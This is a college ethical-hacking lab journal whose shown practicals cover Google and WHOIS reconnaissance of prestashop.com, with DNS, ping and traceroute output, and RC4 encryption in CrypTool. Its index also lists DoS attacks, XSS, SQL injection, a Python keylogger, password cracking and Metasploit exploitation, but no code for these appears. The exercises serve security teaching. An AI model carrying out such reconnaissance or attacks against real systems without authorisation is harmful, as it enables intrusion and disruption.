Roll No: __________ **University Seat No:** __________

सा विद्या या विमुक्तये
ESTD 1930

Govt. of Maharashtra’s

ISMAIL YUSUF COLLEGE

JOGESHWARI (EAST), MUMBAI- 400 060

Department of Computer Science

CERTIFICATE

This is to certify that, **Mr./Ms.**________________________________ of **T.Y.B.Sc.CS Sem VI** class has satisfactorily performed the practical of course__________________________________,__________ as shown in the index, in the Department of Computer Science of this college, during the academic year 2024 - 2025.

Date of Submission:

Prof. In charge

Co-Ordinator

Department Computer Science

College Seal

Signature of Examiner

INDEX

4	**Port Scanning with NMap** • Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open. • Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics. • Analyze the scan results to gather information about the target system's network services.		
5	**Network Traffic Capture and DoS Attack with Wireshark and Nemesy** ➢ **Network Traffic Capture:** • Use Wireshark to capture network traffic on a specific network interface. • Analyze the captured packets to extract relevant information and identify potential security issues. ➢ **Denial of Service (DoS) Attack:** • Use Nemesy to launch a DoS attack against a target system or network. • Observe the impact of the attack on the target's availability and performance.		
6	**Persistent Cross-Site Scripting Attack** • Set up a vulnerable web application that is susceptible to persistent XSS attacks. • Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code. • Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.		
7	**Session Impersonation with Firefox and Tamper Data** • Install and configure the Tamper Data add-on in Firefox. • Intercept and modify HTTP requests to impersonate a user's session. • Understand the impact of session impersonation and the importance of session management.		

8	**SQL Injection Attack** • Identify a web application vulnerable to SQL injection. • Craft and execute SQL injection queries to exploit the vulnerability. • Extract sensitive information or manipulate the database through the SQL injection attack.		
9	**Creating a Keylogger with Python** • Write a Python script that captures and logs keystrokes from a target system. • Execute the keylogger script and observe the logged keystrokes. • Understand the potential security risks associated with keyloggers and the importance of protecting against them.		
10	**Exploiting with Metasploit (Kali Linux)** • Identify a vulnerable system and exploit it using Metasploit modules. • Gain unauthorized access to the target system and execute commands or extract information. • Understand the ethical considerations and legal implications of using Metasploit for penetration testing.		

PRACTICAL NO: 1

AIM: Google and Whois Reconnaissance


A. Use Google search technique to gather information about a specific target or organization

B. Utilize advanced search operators to refine search results and access hidden information

C. Perform whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

SOLUTION:

Step 1: Seach prestashop on google and take a screenshot of the result displayed



PrestaShop
https://prestashop.com

PrestaShop: Create an online shop easily - Ecommerce

Launch your ecommerce website, customize your online store and start selling your products with the **PrestaShop** ecommerce platform.


Download prestashop for free

Download PrestaShop Classic offer, the e-commerce solution ...

Demo

Looking for a powerful shopping cart software? Try the ...

Step 2 : Take a screenshot of the side panel containing information prestashop information



PrestaShop

Software

PrestaShop is a freemium, open source e-commerce platform. The software is published under the Open Software License. It is written in the PHP programming language with support for the MySQL database management system. It has a software dependency on the Symfony PHP framework. Wikipedia ›


Initial release date: 31 July 2008

Programming languages: PHP, JavaScript

Founder: Bruno Lévêque, Igor Schlumberger

Headquarters: Paris, France


Step 3: Go to the browser and search for https://whois.is/



WHOIS Search, Domain Name, Website, and IP Tools

Your IP address is 193.186.4.142

Step 4: Search for https://prestashop.com/




WHOIS Search, Domain Name, Website, and IP Tools

https://prestashop.com/

Your IP address is 193.186.4.142

Step 5: Scroll down and study the information given below



prestashop.com


whois information

cache expires in and 0 seconds refresh

Registrar Info	
Name	SafeBrands SAS
Referral URL	
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates	
Expires On	2025-04-11
Registered On	2007-04-11
Updated On	2024-02-25

Name Servers	
albert.ns.cloudflare.com	172.64.33.58
emily.ns.cloudflare.com	173.245.58.155



Similar Domains


prest--on.com | prest-0.net | prest-0104.com | prest-400x285igegroupside.com | prest-a-connect.com | prest-a-domicile.com | prest-a-flate.com | prest-a-porter.com | prest-a-pro.fr | prest-acaoservicos.com.br | prest-achat.fr | prest-action.com | prest-admin.fr | prest-aerogommage-occitanie.fr | prest-affair.fr | prest-agency.com | prest-agency.es | prest-agency.eu | prest-agency.fr | prest-agency.net |

Registrar Data

We will display stored WHOIS data for up to 30 days.

```
Registrant Contact Information:
Name                                    REDACTED FOR PRIVACY
Organization                            REDACTED FOR PRIVACY
Address                                 REDACTED FOR PRIVACY
Address                                 REDACTED FOR PRIVACY
City                                    REDACTED FOR PRIVACY
Postal Code                             REDACTED FOR PRIVACY
Country                                 FR
Phone                                   REDACTED FOR PRIVACY
Fax                                     REDACTED FOR PRIVACY
Email                                   info@domain-contact.org

Administrative Contact Information:
Name                                    REDACTED FOR PRIVACY
Organization                            REDACTED FOR PRIVACY
Address                                 REDACTED FOR PRIVACY
Address                                 REDACTED FOR PRIVACY
City                                    REDACTED FOR PRIVACY
State / Province                        REDACTED FOR PRIVACY
Postal Code                             REDACTED FOR PRIVACY
```

Step 6: Click on DNS Record




prestashop.com

DNS information

DNS Records for prestashop.com

Hostname	Type	TTL	Priority	Content
prestashop.com	SOA	1800		albert.ns.cloudflare.com dns@cloudflare.com 2359300459 10000 2400 604800 1800
prestashop.com	NS	21600		albert.ns.cloudflare.com
prestashop.com	NS	21600		emily.ns.cloudflare.com
prestashop.com	A	300		104.16.210.130
prestashop.com	A	300		104.16.211.130
prestashop.com	AAAA	300		2606:4700::6810:d382
prestashop.com	AAAA	300		2606:4700::6810:d282
prestashop.com	MX	300	5	alt2.aspmx.l.google.com
prestashop.com	MX	300	10	aspmx2.googlemail.com
prestashop.com	MX	300	5	alt1.aspmx.l.google.com
prestashop.com	MX	300	10	aspmx3.googlemail.com
prestashop.com	MX	300	1	aspmx.l.google.com
www.prestashop.com	A	300		104.16.210.130

Step 7: Click on Diagnostics



```
PING prestashop.com (104.16.211.130) 56(84) bytes of data.
64 bytes from 104.16.211.130 (104.16.211.130): icmp_seq=1 ttl=56 time=1.94 ms
64 bytes from 104.16.211.130 (104.16.211.130): icmp_seq=2 ttl=56 time=1.26 ms
64 bytes from 104.16.211.130 (104.16.211.130): icmp_seq=3 ttl=56 time=1.29 ms
64 bytes from 104.16.211.130 (104.16.211.130): icmp_seq=4 ttl=56 time=1.24 ms
64 bytes from 104.16.211.130 (104.16.211.130): icmp_seq=5 ttl=56 time=1.24 ms

--- prestashop.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 1.242/1.395/1.940/0.272 ms
```

```
traceroute to prestashop.com (104.16.210.130), 30 hops max, 60 byte packets
 1  ip-10-0-0-119.ec2.internal (10.0.0.119)  0.169 ms  0.148 ms  0.130 ms
 2  ec2-3-236-62-57.compute-1.amazonaws.com (3.236.62.57)  15.183 ms 216.182.238.147 (216.182.238.147)  44.585 ms 216.182.239.221 (216.182.239.221)  15.134 ms
 3  240.0.56.66 (240.0.56.66)  15.086 ms 100.65.122.128 (100.65.122.128)  15.055 ms 240.0.56.66 (240.0.56.66)  15.035 ms
 4  242.0.226.85 (242.0.226.85)  15.019 ms 100.66.11.102 (100.66.11.102)  15.060 ms 100.66.38.154 (100.66.38.154)  15.013 ms
 5  241.0.4.82 (241.0.4.82)  14.858 ms 240.3.184.37 (240.3.184.37)  14.871 ms 240.0.184.2 (240.0.184.2)  34.636 ms
 6  99.83.93.218 (99.83.93.218)  14.826 ms 100.100.4.64 (100.100.4.64)  2.036 ms 100.100.34.94 (100.100.34.94)  1.906 ms
 7  99.82.8.8 (99.82.8.8)  1.886 ms 99.83.90.51 (99.83.90.51)  2.983 ms 99.83.90.167 (99.83.90.167)  20.262 ms
 8  104.16.210.130 (104.16.210.130)  2.053 ms 173.245.63.147 (173.245.63.147)  23.884 ms 173.245.63.85 (173.245.63.85)  3.358 ms
```

PRACTICAL NO: 2


Aim: Password Encryption and Cracking with CrypTool and Cain and Abel

A. **Password Encryption and Decryption:**
   - **Use CrypTool to encrypt passwords using the RC4 algorithm.**
   - **Decrypt the encrypted passwords and verify the original values.**


B. **Password Cracking and Wireless Network Password Decoding:**
   - **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
   - **Decode wireless network passwords using Cain and Abel's capabilities.**

A]

Step 1: Open Cryptool Select File → New.




Step 2: Wite the Text to Encrypt in new file.




Hello World to Encrypt

Step 3: After Entering the Text.. Go To Encrypt/Decrypt tab → Symmetric(modern) →RC4.



Message to encrypt

Step 4: Select the Encrypt button to Encrypt the text.




Enter the key using hexadecimal characters (0..9, A..F).

Key length: 8 bits


00

Step 5: You will be able to see the encrypted file Now.



```
00000000   96 7D E5 2D CC 17 0A 55 F8 6A 7A 47 23 01 B2 28 A9 79 0D    .}.–...U.jzG#..(.y.
00000013   DA 80 B8                                                   ...
```

Step 6: Now again, Go To Encrypt/Decrypt tab → Symmetric(modern) →RC4. And select the Decrypt button.




Key Entry: RC4

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 8 bits

00

Step 7: Now you will be able to see decrypted version of encrypted file.



